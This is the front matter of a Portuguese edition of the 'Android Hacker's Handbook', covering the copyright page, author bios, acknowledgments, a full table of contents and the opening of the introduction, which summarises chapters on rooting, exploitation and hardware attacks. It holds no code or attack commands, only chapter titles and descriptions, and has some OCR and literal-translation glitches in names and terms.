

Android™ Hackers Handbook




■ Joshua J. Drake ■ Pau Oliva Fora ■ Zach Lanier

'COttŚn fLuLtlner 'StephenA . Rldtey rGeorg k1cherskl

IL EY

Android™ Manual do Hacker



Android™ Hacker's Manual

Joshua J. Drake
Pau Oliva Fora
Zach Lanier Collin
Mulliner Stephen
A. Ridley Georg
Wicherski

WILEY

Android™ Manual do Hacker

Publicado por

John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianápolis, IN 46256

www.wiley.com

Copyright © 2014 by John Wiley & Sons, Inc., Indianapolis, Indiana ISBN:

978-1-118-60864-7

ISBN: 978-1-118-60861-6 (ebk)
ISBN: 978-1-118-92225-5 (ebk)

Fabricado nos Estados Unidos da América 10 9 8

7 6 5 4 3 2 1

Nenhuma parte desta publicação pode ser reproduzida, armazenada em um sistema de recuperação ou transmitida de qualquer forma ou por qualquer meio, seja eletrônico, mecânico, fotocópia, gravação, digitalização ou outro, exceto conforme permitido pelas Seções 107 ou 108 da Lei de Direitos Autorais dos Estados Unidos de 1976, sem a permissão prévia por escrito da Editora ou autorização por meio do pagamento da taxa apropriada por cópia ao Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. As solicitações de permissão à Editora devem ser encaminhadas ao Departamento de Permissões, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, ou on-line em <http://www.wiley.com/go/permissions>.

Limite de responsabilidade/isenção de garantia: A editora e o autor não fazem representações ou garantias com relação à precisão ou integridade do conteúdo desta obra e especificamente se isentam de todas as garantias, incluindo, sem limitação, garantias de adequação a uma finalidade específica. Nenhuma garantia pode ser criada ou ampliada por materiais promocionais ou de vendas. As recomendações e estratégias contidas neste documento podem não ser adequadas a todas as situações. Esta obra é vendida com o entendimento de que a editora não está envolvida na prestação de serviços jurídicos, contábeis ou outros serviços profissionais. Se for necessária assistência profissional, deve-se procurar os serviços de um profissional competente. Nem a editora nem o autor serão responsáveis por danos decorrentes desse fato. O fato de uma organização ou site da Web ser mencionado neste trabalho como uma citação e/ou uma possível fonte de informações adicionais não significa que o autor ou a editora endosse as informações que a organização ou o site possa fornecer ou as recomendações que possa fazer. Além disso, os leitores devem estar cientes de que os sites da Internet listados neste trabalho podem ter mudado ou desaparecido entre o momento em que este trabalho foi escrito e o momento em que ele é lido.

Para obter informações gerais sobre nossos outros produtos e serviços, entre em contato com nosso Departamento de Atendimento ao Cliente nos Estados Unidos pelo telefone (877) 762-2974, fora dos Estados Unidos pelo telefone (317) 572-3993 ou pelo fax (317) 572-4002.

A Wiley publica em uma variedade de formatos impressos e eletrônicos e por impressão sob demanda. Alguns materiais incluídos nas versões impressas padrão deste livro podem não estar incluídos nos e-books ou na impressão sob demanda. Se este livro fizer referência a uma mídia, como um CD ou DVD, que não esteja incluída na versão adquirida, você poderá fazer o download desse material em <http://booksupport.wiley.com>. Para obter mais informações sobre os produtos da Wiley, visite www.wiley.com.

Número de controle da Biblioteca do Congresso: 2013958298

Marcas registradas: Wiley e o logotipo Wiley são marcas comerciais ou marcas registradas da John Wiley & Sons, Inc. e/ou de suas afiliadas, nos Estados Unidos e em outros países, e não podem ser usados sem permissão por escrito. Android é uma marca comercial da Google, Inc. Todas as outras marcas registradas são de propriedade de seus respectivos donos. A John Wiley & Sons, Inc. não está associada a nenhum produto ou fornecedor mencionado neste livro.

Sobre os autores

Joshua J. Drake é diretor de pesquisa científica da Accuvant LABS. Joshua se concentra em pesquisas originais em áreas como engenharia reversa e análise, descoberta e exploração de vulnerabilidades de segurança. Ele tem mais de 10 anos de experiência no campo da segurança da informação, incluindo pesquisa sobre segurança do Linux desde 1994, pesquisa sobre segurança do Android desde 2009 e consultoria com os principais OEMs do Android desde 2012. Em funções anteriores, ele trabalhou no Metasploit e no iDefense Labs da VeriSign. Na BlackHat USA 2012, Georg e Joshua demonstraram que conseguiram explorar com sucesso o navegador do Android 4.0.1 via NFC. Joshua falou na REcon, CanSecWest, RSA, Ruxcon/Breakpoint, Toorcon e DerbyCon. Ele venceu o Pwn2Own em 2013 e venceu o DefCon 18 CTF com a equipe ACME Pharm em 2010.

Pau Oliva Fora é engenheiro de segurança móvel da viaForensics. Anteriormente, trabalhou como engenheiro de P&D em um provedor sem fio. Ele tem pesquisado ativamente os aspectos de segurança do sistema operacional Android desde sua estreia com o T-Mobile G1 em outubro de 2008. Sua paixão pela segurança de smartphones se manifestou não apenas nas inúmeras explorações e ferramentas de sua autoria, mas também de outras formas, como atuando como moderador do popular fórum XDA Developers antes mesmo de o Android existir. Em seu trabalho, ele prestou consultoria aos principais OEMs do Android. Seu envolvimento próximo e sua observação das comunidades de segurança móvel o deixaram particularmente animado para participar da elaboração de um livro dessa natureza.

Zach Lanier é pesquisador de segurança sênior da Duo Security. Zach está envolvido em várias áreas de segurança da informação há mais de 10 anos. Ele realiza pesquisas sobre segurança móvel e incorporada desde 2009,

que vão desde a segurança de aplicativos até a segurança de plataformas (especialmente Android), passando pela segurança de dispositivos, redes e operadoras. Suas áreas de interesse em pesquisa incluem técnicas ofensivas e defensivas, bem como tecnologias que aumentam a privacidade. Ele se apresentou em várias conferências públicas e privadas do setor, como BlackHat, DEFCON, ShmooCon, RSA, Intel Security Conference, Amazon ZonCon, entre outras.

Collin Mulliner é pesquisador de pós-doutorado na Northeastern University. Seu principal interesse é a segurança e a privacidade de sistemas móveis e incorporados, com ênfase em celulares e smartphones. Seu trabalho inicial remonta a 1997, quando desenvolveu aplicativos para o Palm OS. Collin é conhecido por seu trabalho sobre a (in)segurança do Serviço de Mensagens Multimídia (MMS) e do Serviço de Mensagens Curtas (SMS). No passado, ele se interessava principalmente por análise de vulnerabilidades e segurança ofensiva, mas recentemente mudou seu foco para o lado defensivo para desenvolver mitigações e contramedidas. Collin recebeu o título de Ph.D. em ciência da computação pela Technische Universität Berlin; antes disso, fez mestrado e bacharelado em ciência da computação na UC Santa Barbara e na FH Darmstadt.

Ridley (como seus colegas se referem a ele) é um pesquisador de segurança e autor com mais de 10 anos de experiência em desenvolvimento de software, segurança de software e engenharia reversa. Nos últimos anos, Stephen apresentou sua pesquisa e falou sobre engenharia reversa e segurança de software em todos os continentes (exceto na Antártica). Anteriormente, Stephen atuou como diretor de segurança da informação da Simple.com, um novo tipo de banco on-line. Antes disso, Stephen foi pesquisador sênior da Matasano Security e membro fundador do grupo Security and Mission Assurance (SMA) em uma grande empresa de defesa dos EUA, onde se especializou em pesquisa de vulnerabilidades, engenharia reversa e "software ofensivo" em apoio à comunidade de Defesa e Inteligência dos EUA. Atualmente, Stephen é pesquisador principal da Xipiter (uma empresa de P&D em segurança da informação que também desenvolveu um novo tipo de dispositivo de sensor inteligente de baixo consumo de energia). Recentemente, Stephen e seu trabalho foram apresentados na NPR e na NBC e na *Wired*, no *Washington Post*, na *Fast Company*, na *VentureBeat*, no *Slashdot*, no *The Register* e em outras publicações.

Georg Wicherski é pesquisador sênior de segurança da CrowdStrike. Georg gosta particularmente de mexer com as partes de baixo nível da segurança de computadores, ajustando códigos de shell personalizados e estabilizando o último por cento da confiabilidade da exploração. Antes de ingressar na CrowdStrike, Georg trabalhou na Kaspersky e na McAfee. Na BlackHat USA 2012, Joshua e Georg demonstraram a exploração bem-sucedida do navegador Android 4.0.1 via NFC. Ele falou na REcon, SyScan, BlackHat USA e Japão, 26C3, ph-Neutral, INBOT e várias outras conferências. Com sua equipe local de CTF, a OldEur0pe, participou de inúmeras competições e venceu várias.



Sobre o editor técnico

Rob Shimonski (www.shimonski.com) é um autor e editor de best-sellers com mais de 15 anos de experiência no desenvolvimento, produção e distribuição de mídia impressa na forma de livros, revistas e periódicos. Até o momento, Rob criou com sucesso mais de 100 livros que estão atualmente em circulação. Rob trabalhou para inúmeras empresas, como CompTIA, Microsoft, Wiley, McGraw Hill Education, Cisco, National Security Agency e Digidesign.

Rob tem mais de 20 anos de experiência trabalhando em TI, redes, sistemas e segurança. Ele é um veterano das forças armadas dos EUA e tem se dedicado a tópicos de segurança durante toda a sua carreira profissional. Nas Forças Armadas, Rob foi designado para um batalhão de comunicações (rádio) que dava suporte a esforços e exercícios de treinamento. Tendo trabalhado com telefones celulares praticamente desde o início, Rob é um especialista em desenvolvimento e segurança de telefones celulares.

Crédito

S

Editor executivo

Carol Long

Editores de projetos

Ed Connor

Sydney Jones Argenta

Editor técnico

Rob Shimonski

Editor de produção

Daniel Scribner

Editor de texto

Charlotte Kughen

Gerente Editorial

Mary Beth Wakefield

Gerente editorial freelancer

Rosemarie Graham

Diretor associado de marketing

David Mayhew

Gerente de marketing

Ashley Zurcher

Gerente de negócios

Amy Knies

**Vice-presidente e editor do grupo
executivo**

Richard Swadley

Editora associada

Jim Minatel

Coordenador de projetos, cobertura

Todd Klemme

Revisores

Mark Steven Long

Josh Chase, Word One

Indexador

Ron Strauss

Designer de capa

Wiley

Imagen da capa

O robô Android é reproduzido ou modificado a partir do trabalho criado e compartilhado pelo Google e usado de acordo com os termos descritos na Creative Commons Licença de atribuição 3.0.

Agradecimentos

Agradeço à minha família, especialmente à minha esposa e ao meu filho, por seu incansável apoio e carinho durante este projeto. Agradeço aos meus colegas do setor e do meio acadêmico; seus esforços de pesquisa ampliam os limites do conhecimento público. Estendo minha gratidão a: meus estimados coautores por suas contribuições e discussões francas, à Accuvant por ter a graça de me permitir realizar este e outros empreendimentos, e à Wiley por estimular este projeto e nos orientar ao longo do caminho. Por último, mas não menos importante, agradeço aos membros da #droidsec, à equipe de segurança do Android e à equipe de segurança da Qualcomm por impulsionar a segurança do Android.

- *Joshua J. Drake*

Gostaria de agradecer a Iolanda Vilar por ter me incentivado a escrever este livro e por ter me apoiado durante todo o tempo em que estive longe dela no computador. Ricard e Elena por me deixarem seguir minha paixão quando eu era criança. A Wiley e a todos os coautores deste livro, pelas incontáveis horas em que trabalhamos juntos e, em especial, a Joshua Drake, por toda a ajuda com meu inglês deficiente. Os colegas da viaForensics, pela incrível pesquisa técnica que realizamos juntos. E, finalmente, todo o pessoal do canal #droidsec irc, a comunidade de segurança do Android no G+, Nopcode, 48bits e todos que sigo no Twitter; sem vocês, eu não conseguiria acompanhar todos os avanços em segurança móvel.

- *Pau Oliva*

Gostaria de agradecer a Sally, o amor da minha vida, por me aturar; à minha família, por me incentivar; à Wiley/Carol/Ed, pela oportunidade; aos meus coautores, por compartilharem essa jornada árdua, mas incrível; a Ben Nell, Craig Ingram, Kelly Lum, Chris Valasek, Jon Oberheide, Loukas K., Chris Valasek, John Cran e Patrick Schulz, pelo apoio e feedback; e a outros amigos que me ajudaram e apoiaram ao longo do caminho, quer um de nós saiba disso ou não.

- *Zach Lanier*

Gostaria de agradecer à minha namorada Amity, à minha família e aos meus amigos e colegas por seu apoio constante. Além disso, gostaria de agradecer aos meus conselheiros por me proporcionarem o tempo necessário para trabalhar no livro. Um agradecimento especial a Joshua por tornar este livro realidade.

- *Collin Mulliner*

Ninguém merece mais agradecimentos do que meus pais: Hiram O. Russell e Imani Russell, e meus irmãos mais novos: Gabriel Russell e Mecca Russell. Grande parte de quem (e o que) eu sou se deve ao apoio e ao amor de minha família. Meus pais me incentivaram imensamente e meus irmãos nunca deixam de me impressionar com seu intelecto, suas realizações e sua qualidade como seres humanos. Todos vocês são o que mais importa para mim. Também gostaria de agradecer à minha linda noiva, Kimberly Ann Hartson, por me aturar durante todo esse processo e por ser uma força tão amorosa e tranquilizadora em minha vida. Por fim, gostaria de agradecer à comunidade de segurança da informação em geral. A comunidade de segurança da informação é estranha, mas, mesmo assim, eu "cresci" nela. Colegas e pesquisadores (incluindo meus coautores) são uma fonte de inspiração constante e me fornecem as fontes regulares de notícias, drama e metas ambiciosas que me mantêm interessado nesse tipo de trabalho. Sinto-me muito honrado por ter tido a oportunidade de colaborar com este texto.

- *Stephen A. Ridley*

Agradeço sinceramente à minha esposa, Eva, e ao meu filho, Jonathan, por me aturarem escrevendo em vez de cuidar deles. Eu amo vocês dois. Agradeço a Joshua por ter ajudado a fazer este livro acontecer.

- *Georg Wicherski*

Conteúdo em Uma olhada

Introdução	xxv	
Capítulo 1	Analisando o ecossistema	1
Capítulo 2	Projeto e arquitetura de segurança do Android	25
Capítulo 3	Como fazer o root em seu dispositivo	57
Capítulo 4	Revisão da segurança do aplicativo	83
Capítulo 5	Entendendo a superfície de ataque do Android	129
Capítulo 6	Encontrando vulnerabilidades com o Fuzz Testing	177
Capítulo 7	Depuração e análise de vulnerabilidades	205
Capítulo 8	Exploração do software do espaço do usuário	263
Capítulo 9	Programação orientada a retorno	291
Capítulo 10	Hacking e ataque ao kernel	309
Capítulo 11	Ataque à camada de interface de rádio	367
Capítulo 12	Mitigações de explorações	391
Capítulo 13	Ataques de hardware	423
Apêndice A	Catálogo de ferramentas	485
Apêndice B	Repositórios de código aberto	501
Apêndice C	Referências	511
Índice		523

Conteúdo

O

Introdução	xxv	
Capítulo 1	Analisando o ecossistema	1
	Entendendo as raízes do Android	1
	Histórico da empresa	2
	Histórico da versão	2
	Examinando o pool de dispositivos	4
	Código aberto, principalmente	7
	Entendendo as partes interessadas do Android	7
	Google	8
	Fornecedores de hardware	10
	Transportadoras	12
	Desenvolvedores	13
	Usuários	14
	Compreensão das complexidades do ecossistema	15
	Fragmentação	16
	Compatibilidade	17
	Problemas de atualização	18
	Segurança versus abertura	21
	Divulgações públicas	22
	Resumo	23
Capítulo 2	Projeto e arquitetura de segurança do Android	25
	Entendendo a arquitetura do sistema Android	25
	Entendendo os limites e a aplicação da segurança	27
	Sandbox do Android	27
	Permissões do Android	30
	Observando as camadas mais de perto	34
	Aplicativos para Android	34
	A estrutura do Android	39

A máquina virtual Dalvik	40
Código nativo do espaço do usuário	41
O Kernel	49
Segurança complexa, explorações complexas	55
Resumo	56
Capítulo 3 Como fazer o root em seu dispositivo	57
Entendendo o layout da partição	58
Determinação do layout da partição	59
Entendendo o processo de inicialização	60
Acesso ao modo de download	61
Carregadores de inicialização bloqueados e desbloqueados	62
Imagens de recuperação de estoque e personalizadas	63
Fazer o root com um carregador de inicialização desbloqueado	65
Fazer o root com um carregador de inicialização bloqueado	68
Obtenção de root em um sistema inicializado	69
Bloqueios NAND, raiz temporária e raiz permanente	70
Persistência de uma raiz macia	71
Histórico de ataques conhecidos	73
Kernel: Wunderbar/asroot	73
Recuperação: Volez	74
Udev: Exploração	74
Adbd: RageAgainstTheCage	75
Zygote: Zimperlich e Zysplloit	75
Ashmem: KillingInTheNameOf e psneuter	76
Vold: GingerBreak	76
PowerVR: levitador	77
Libsysutils: zergRush	78
Kernel: mempodroid	78
Permissão de arquivos e ataques relacionados a links simbólicos	79
Adb Restore Condição de corrida	79
Exynos4: exynos-abuse	80
Diag: lit / diaggetroot	81
Resumo	81
Capítulo 4 Revisão da segurança do aplicativo	83
Problemas comuns	83
Problemas de permissão de aplicativos	84
Transmissão insegura de dados confidenciais	86
Armazenamento inseguro de dados	87
Vazamento de informações por meio de registros	88
Pontos de extremidade de IPC sem segurança	89
Estudo de caso: Aplicativo de segurança móvel	91
Criação de perfil	91
Análise estática	93
Análise dinâmica	109
Ataque	117

Estudo de caso: Cliente SIP	120
Entrar no Drozer	121
Descoberta	121
Snarfing	122
Injeção	124
Resumo	126
Capítulo 5 Entendendo a superfície de ataque do Android	129
Uma cartilha de terminologia de ataque	130
Vetores de ataque	130
Superfícies de ataque	131
Classificação das superfícies de ataque	133
Propriedades da superfície	133
Decisões de classificação	134
Superfícies de ataque remoto	134
Conceitos de rede	134
Pilhas de rede	139
Serviços de rede expostos	140
Tecnologias móveis	142
Superfície de ataque no lado do cliente	143
Infraestrutura do Google	148
Adjacência física	154
Comunicações sem fio	154
Outras tecnologias	161
Superfícies de ataque locais	161
Explorando o sistema de arquivos	162
Localização de outras superfícies de ataque locais	163
Superfícies de ataque físico	168
Dispositivos de desmontagem	169
USB	169
Outras superfícies de ataque físico	173
Modificações de terceiros	174
Resumo	174
Capítulo 6 Encontrando vulnerabilidades com o Fuzz Testing	177
Histórico do Fuzzing	177
Identificação de um alvo	179
Criação de entradas malformadas	179
Processamento de entradas	180
Monitoramento de resultados	181
Fuzzing no Android	181
Fuzzing de receptores de transmissão	183
Identificação de um alvo	183
Geração de entradas	184
Fornecimento de insumos	185
Monitoramento de testes	185

Fuzzing Chrome para Android	188
Seleção de uma tecnologia a ser direcionada	188
Geração de entradas	190
Processamento de entradas	192
Monitoramento de testes	194
Fuzzing na superfície de ataque do USB	197
Desafios do Fuzzing USB	198
Seleção de um modo de destino	198
Geração de entradas	199
Processamento de entradas	201
Monitoramento de testes	202
Resumo	204
Capítulo 7 Depuração e análise de vulnerabilidades	205
Obtenção de todas as informações disponíveis	205
Escolha de uma cadeia de ferramentas	207
Depuração com Crash Dumps	208
Registros do sistema	208
Túmulos	209
Depuração remota	211
Depuração do código Dalvik	212
Depuração de um aplicativo de exemplo	213
Exibição do código-fonte da estrutura	215
Depuração de código existente	217
Depuração de código nativo	221
Depuração com o NDK	222
Depuração com o Eclipse	226
Depuração com o AOSP	227
Aumento da automação	233
Depuração com símbolos	235
Depuração com um dispositivo não AOSP	241
Depuração de código misto	243
Técnicas alternativas de depuração	243
Declarações de depuração	243
Depuração no dispositivo	244
Instrumentação binária dinâmica	245
Análise de vulnerabilidade	246
Determinação da causa principal	246
Julgamento da capacidade de exploração	260
Resumo	261
Capítulo 8 Exploração do software do espaço do usuário	263
Noções básicas sobre corrupção de memória	263
Estouros de buffer de pilha	264
Exploração de heap	268

Uma história de explorações públicas	275
GingerBreak	275
zergRush	279
mempodroid	283
Explorando o navegador Android	284
Entendendo o bug	284
Controle da pilha	287
Resumo	290
Capítulo 9 Programação orientada a retorno	291
História e motivação	291
Cache de código e de instrução separados	292
Noções básicas de ROP no ARM	294
Chamadas de subrotina ARM	295
Combinação de gadgets em uma corrente	297
Identificação de gadgets em potencial	299
Estudo de caso: Linker do Android 4.0.1	300
Girando o ponteiro da pilha	301
Execução de código arbitrário a partir de um novo mapeamento	303
Resumo	308
Capítulo 10 Hacking e ataque ao kernel	309
Kernel Linux do Android	309
Extração de kernels	310
Extração do firmware padrão	311
Extração de dispositivos	314
Obtendo o kernel de uma imagem de inicialização	315
Descompactando o kernel	316
Execução do código do kernel personalizado	316
Obtenção do código-fonte	316
Configuração de um ambiente de compilação	320
Configuração do kernel	321
Uso de módulos personalizados do kernel	322
Criação de um kernel personalizado	325
Criação de uma imagem de inicialização	329
Inicialização de um kernel personalizado	331
Depuração do kernel	336
Obtenção de relatórios de falhas do kernel	337
Entendendo um Oops	338
Depuração ao vivo com o KGDB	343
Explorando o kernel	348
Kernels típicos do Android	348
Extração de endereços	350
Estudos de caso	352
Resumo	364

Capítulo 11	Ataque à camada de interface de rádio	367
Introdução ao RIL		368
Arquitetura RIL		368
Arquitetura de smartphones		369
A pilha de telefonia do Android		370
Personalização da pilha de telefonia		371
O Daemon RIL (rild)		372
A API Vendor-RIL		374
Serviço de mensagens curtas (SMS)		375
Envio e recebimento de mensagens SMS		376
Formato da mensagem SMS		376
Interação com o modem		379
Emulando o modem para fuzzing		379
Fuzzing SMS no Android		382
Resumo		390
Capítulo 12	Mitigações de explorações	391
Classificação das mitigações		392
Assinatura de código		392
Fortalecimento da pilha		394
Proteção contra transbordamentos de números inteiros		394
Prevenção da execução de dados		396
Randomização do layout do espaço de endereço		398
Protegendo a pilha		400
Proteções de strings de formato		401
Realocações somente de leitura		403
Sandboxing		404
Fortalecimento do código-fonte		405
Mecanismos de controle de acesso		407
Protegendo o kernel		408
Restrições de ponteiro e registro		409
Protegendo a página zero		410
Regiões de memória somente leitura		410
Outras medidas de proteção		411
Resumo das mitigações de explorações		414
Desativação de recursos de mitigação		415
Mudando sua personalidade		416
Alteração de binários		416
Ajuste do kernel		417
Superando as mitigações de exploração		418
Superando as proteções de pilha		418
Superando a ASLR		418
Superação das proteções de execução de dados		419
Superando as proteções do kernel		419

Olhando para o futuro	420
Projetos oficiais em andamento	420
Esforços de proteção do kernel da comunidade	420
Um pouco de especulação	422
Resumo	422
Capítulo 13 Ataques de hardware	423
Interface com dispositivos de hardware	424
Interfaces seriais UART	424
I ² C, SPI e interfaces de um fio	428
JTAG	431
Localização de interfaces de depuração	443
Identificação de componentes	456
Obtendo especificações	456
Dificuldade de identificar componentes	457
Interceptação, monitoramento e injeção de dados	459
USB	459
I ² C, SPI e interfaces seriais UART	463
Roubo de segredos e firmware	469
Acesso ao firmware de forma discreta	469
Acesso destrutivo ao firmware	471
O que você faz com um lixão?	474
Armadilhas	479
Interfaces personalizadas	479
Dados binários/proprietários	479
Interfaces de depuração queimadas	480
Senhas de chip	480
Senhas do carregador de inicialização, teclas de atalho e terminais silenciosos	480
Sequências de inicialização personalizadas	481
Linhas de endereço não expostas	481
Epóxi anti-reversão	482
Criptografia, ofuscação e antidepuração de imagens	482
Resumo	482
Apêndice A Catálogo de ferramentas	485
Ferramentas de desenvolvimento	485
SDK do Android	485
NDK do Android	486
Eclipse	486
Plug-in ADT	486
Pacote ADT	486
Estúdio Android	487
Ferramentas de extração e flashing de firmware	487
Binwalk	487
inicialização rápida	487

Samsung	488
NVIDIA	489
LG	489
HTC	489
Motorola	490
Ferramentas nativas do Android	491
BusyBox	491
setpropex	491
SQLite	491
strace	492
Ferramentas de conexão e instrumentação	492
Estrutura ADBI	492
ldpreloadhook	492
Estrutura XPosed	492
Substrato Cydia	493
Ferramentas de análise estática	493
Smali e Baksmali	493
Androguard	493
apktool	494
dex2jar	494
jad	494
JD-GUI	495
JEB	495
Radare2	495
IDA Pro e Decompilador Hex-Rays	496
Ferramentas de teste de aplicativos	496
Estrutura do Drozer (Mercúrio)	496
iSEC Intent Sniffer e Intent Fuzzer	496
Ferramentas de hacking de hardware	496
Segger J-Link	497
JTAGulator	497
OpenOCD	497
Saleae	497
Pirata de ônibus	497
GoodFET	497
Total Fase Beagle USB	498
Facedancer21	498
Total Fase Beagle I C ²	498
Chip Quik	498
Pistola de ar quente	498
Xeltek SuperPro	498
IDA	499
Apêndice B Repositórios de código aberto	501
Google	501
AOSP	501
Revisão do código Gerrit	502

Fabricantes de SoC	502
AllWinner	503
Intel	503
Marvell	503
MediaTek	504
Nvidia	504
Texas Instruments	504
Qualcomm	505
Samsung	505
OEMs	506
ASUS	506
HTC	507
LG	507
Motorola	507
Samsung	508
Sony Mobile	508
Fontes a montante	508
Outros	509
Firmware personalizado	509
Linaro	510
Replicante	510
Índices de códigos	510
Pessoas físicas	510
Apêndice C Referências	511
Índice	523

Introdução

Como a maioria das disciplinas, a segurança da informação começou como um setor artesanal. De passatempo, ela cresceu organicamente e se transformou em um setor robusto, repleto de títulos executivos, credibilidade em "pesquisa e desenvolvimento" e o ouvido da academia como um setor em que campos de estudo aparentemente distantes, como teoria dos números, criptografia, processamento de linguagem natural, teoria dos gráficos, algoritmos e ciência da computação de nicho, podem ser aplicados com grande impacto no setor. A segurança da informação está se transformando em um campo de provas para alguns desses fascinantes campos de estudo. No entanto, a segurança da informação (especificamente a "pesquisa de vulnerabilidade") está vinculada ao setor de tecnologia da informação como um todo e, portanto, segue as mesmas tendências.

Como todos nós sabemos muito bem em nossas vidas pessoais, a computação móvel é obviamente uma das maiores áreas de crescimento recente na tecnologia da informação. Mais do que nunca, nossas vidas são acompanhadas por nossos dispositivos móveis, muito mais do que os computadores que deixamos em nossas mesas ao final do expediente ou que deixamos fechados nas mesas de centro de nossas casas quando vamos para nossos escritórios pela manhã. Ao contrário desses dispositivos, nossos dispositivos móveis estão sempre ligados, entre esses dois mundos e, portanto, são alvos muito mais valiosos para agentes mal-intencionados.

Infelizmente, a segurança da informação tem sido mais lenta em seguir o exemplo, com apenas uma mudança recente em direção ao espaço móvel. Como um setor predominantemente "reacionário", a segurança da informação tem sido lenta (pelo menos publicamente) em acompanhar a pesquisa e o desenvolvimento da segurança móvel/incorporada. Até certo ponto, a segurança móvel ainda é considerada de ponta, porque os consumidores e usuários de dispositivos móveis só recentemente começaram a ver e a compreender as ameaças associadas aos nossos dispositivos móveis. Consequentemente, essas ameaças criaram um mercado para pesquisas e produtos de segurança.

Para os pesquisadores de segurança da informação, o espaço móvel também representa um continente relativamente novo e pouco mapeado a ser explorado, com geografia diversificada na forma de diferentes arquiteturas de processador, periféricos de hardware, pilhas de software e sistemas operacionais. Tudo isso cria um ecossistema para um conjunto diversificado de vulnerabilidades a serem exploradas e estudadas.

De acordo com a IDC, a participação de mercado do Android no terceiro trimestre de 2012 foi de 75% do mercado mundial (conforme calculado pelo volume de remessas), com 136 milhões de unidades enviadas. O iOS da Apple tinha 14,9% do mercado no mesmo trimestre, seguido pelo BlackBerry e Symbian, com 4,3% e 2,3%, respectivamente. Após o terceiro trimestre de 2013, o número do Android subiu para 81%, com o iOS em 12,9% e os 6,1% restantes espalhados entre os outros sistemas operacionais móveis. Com tanta participação no mercado e uma série de incidentes e pesquisas interessantes sobre segurança da informação ocorrendo no mundo Android, achamos que um livro dessa natureza já deveria ter sido lançado há muito tempo.

A Wiley publicou vários livros da série *Hacker's Handbook*, incluindo os títulos com os termos "Shellcoder's", "Mac", "Database", "Web Application", "iOS" e "Browser" em seus nomes. *O Android Hacker's Handbook* representa o mais recente lançamento da série e se baseia nas informações de toda a coleção.

Visão geral do livro e da tecnologia

Os membros da equipe do *Android Hacker's Handbook* decidiram escrever este livro porque o campo de pesquisa de segurança móvel é tão "escassamente mapeado" com informações díspares e conflitantes (na forma de recursos e técnicas). Há alguns artigos fantásticos e recursos publicados que apresentam o Android, mas muito do que foi escrito é muito restrito (com foco em uma faceta específica da segurança do Android) ou menciona o Android apenas como um detalhe auxiliar de um problema de segurança relacionado a uma tecnologia móvel específica ou a um dispositivo incorporado. Além disso, as informações públicas sobre vulnerabilidades relacionadas ao Android são escassas. Apesar do fato de que 1.000 ou mais vulnerabilidades divulgadas publicamente afetam os dispositivos Android, várias fontes populares de informações sobre vulnerabilidades relatam menos de 100. A equipe acredita que o caminho para melhorar a postura de segurança do Android começa com a compreensão das tecnologias, dos conceitos, das ferramentas, das técnicas e dos problemas apresentados neste livro.

Como este livro está organizado

Este livro foi concebido para ser lido de capa a capa, mas também serve como uma referência indexada para qualquer pessoa que esteja invadindo o Android ou fazendo pesquisas sobre segurança da informação em um dispositivo baseado no Android. Organizamos o livro em 13 capítulos para cobrir

praticamente tudo o que é necessário saber para abordar o Android pela primeira vez em uma pesquisa de segurança. Os capítulos incluem diagramas, fotografias, trechos de código e desmontagem para explicar o ambiente de software e hardware do Android e, consequentemente, as nuances da exploração de software e da engenharia reversa no Android. O esboço geral deste livro começa com tópicos mais amplos e termina com informações profundamente técnicas. Os capítulos são cada vez mais específicos e levam a discussões sobre tópicos avançados de pesquisa de segurança, como descoberta, análise e ataque a dispositivos Android. Quando aplicável, este livro faz referência a fontes adicionais de documentação detalhada. Isso permite que o livro se concentre em explicações técnicas e detalhes relevantes para o enraizamento de dispositivos, engenharia reversa, pesquisa de vulnerabilidades e exploração de software.

- O Capítulo 1 apresenta o ecossistema que envolve os dispositivos móveis Android. Após revisitar os fatos históricos sobre o Android, o capítulo analisa a composição geral do software, os dispositivos em circulação pública e os principais participantes da cadeia de suprimentos. Ele conclui com uma discussão sobre as dificuldades de alto nível que desafiam o ecossistema e impedem a pesquisa de segurança do Android.
- O Capítulo 2 examina os fundamentos do sistema operacional Android. Ele começa com uma introdução aos principais conceitos usados para manter os dispositivos Android seguros. O restante do capítulo se aprofunda na parte interna dos componentes mais importantes para a segurança.
- O Capítulo 3 explica as motivações e os métodos para obter acesso desimpedido a um dispositivo Android. Ele começa abordando e guiando você por técnicas que se aplicam a uma ampla gama de dispositivos. Em seguida, apresenta informações um pouco mais detalhadas sobre mais de uma dúzia de exploits publicados individualmente.
- O Capítulo 4 refere-se a conceitos e técnicas de segurança específicos para aplicativos Android. Depois de discutir os erros críticos de segurança comuns cometidos durante o desenvolvimento, ele o orienta sobre as ferramentas e os processos usados para encontrar esses problemas.
- O Capítulo 5 apresenta a principal terminologia usada para descrever ataques contra dispositivos móveis e explora as diversas maneiras pelas quais um dispositivo Android pode ser atacado.
- O Capítulo 6 mostra como encontrar vulnerabilidades em softwares executados no Android usando uma técnica conhecida como teste de fuzzificação. Ele começa discutindo o processo de alto nível por trás do fuzzing. O restante do capítulo mostra como a aplicação desses processos no Android pode ajudar a descobrir problemas de segurança.
- O Capítulo 7 trata da análise e compreensão de bugs e vulnerabilidades de segurança no Android. Primeiramente, ele apresenta técnicas para depurar o

diferentes tipos de código encontrados no Android. Ele conclui com uma análise de um problema de segurança não corrigido no navegador da Web baseado no WebKit.

- O Capítulo 8 examina como você pode explorar vulnerabilidades de corrupção de memória em dispositivos Android. Ele aborda os aspectos internos do compilador e do sistema operacional, como a implementação de heap do Android, e as especificidades da arquitetura do sistema ARM. A última parte deste capítulo examina detalhadamente como funcionam várias explorações publicadas.
- O Capítulo 9 concentra-se em uma técnica de exploração avançada conhecida como Programação Orientada a Retorno (ROP). Ele aborda ainda a arquitetura do sistema ARM e explica por que e como aplicar a ROP. Ele termina com uma análise mais detalhada de um exploit específico.
- O Capítulo 10 aprofunda-se no funcionamento interno do sistema operacional Android com informações sobre o kernel. Ele começa explicando como hackear, no sentido de hobby, o kernel do Android. Isso inclui como desenvolver e depurar o código do kernel. Por fim, ele mostra como explorar algumas vulnerabilidades divulgadas publicamente.
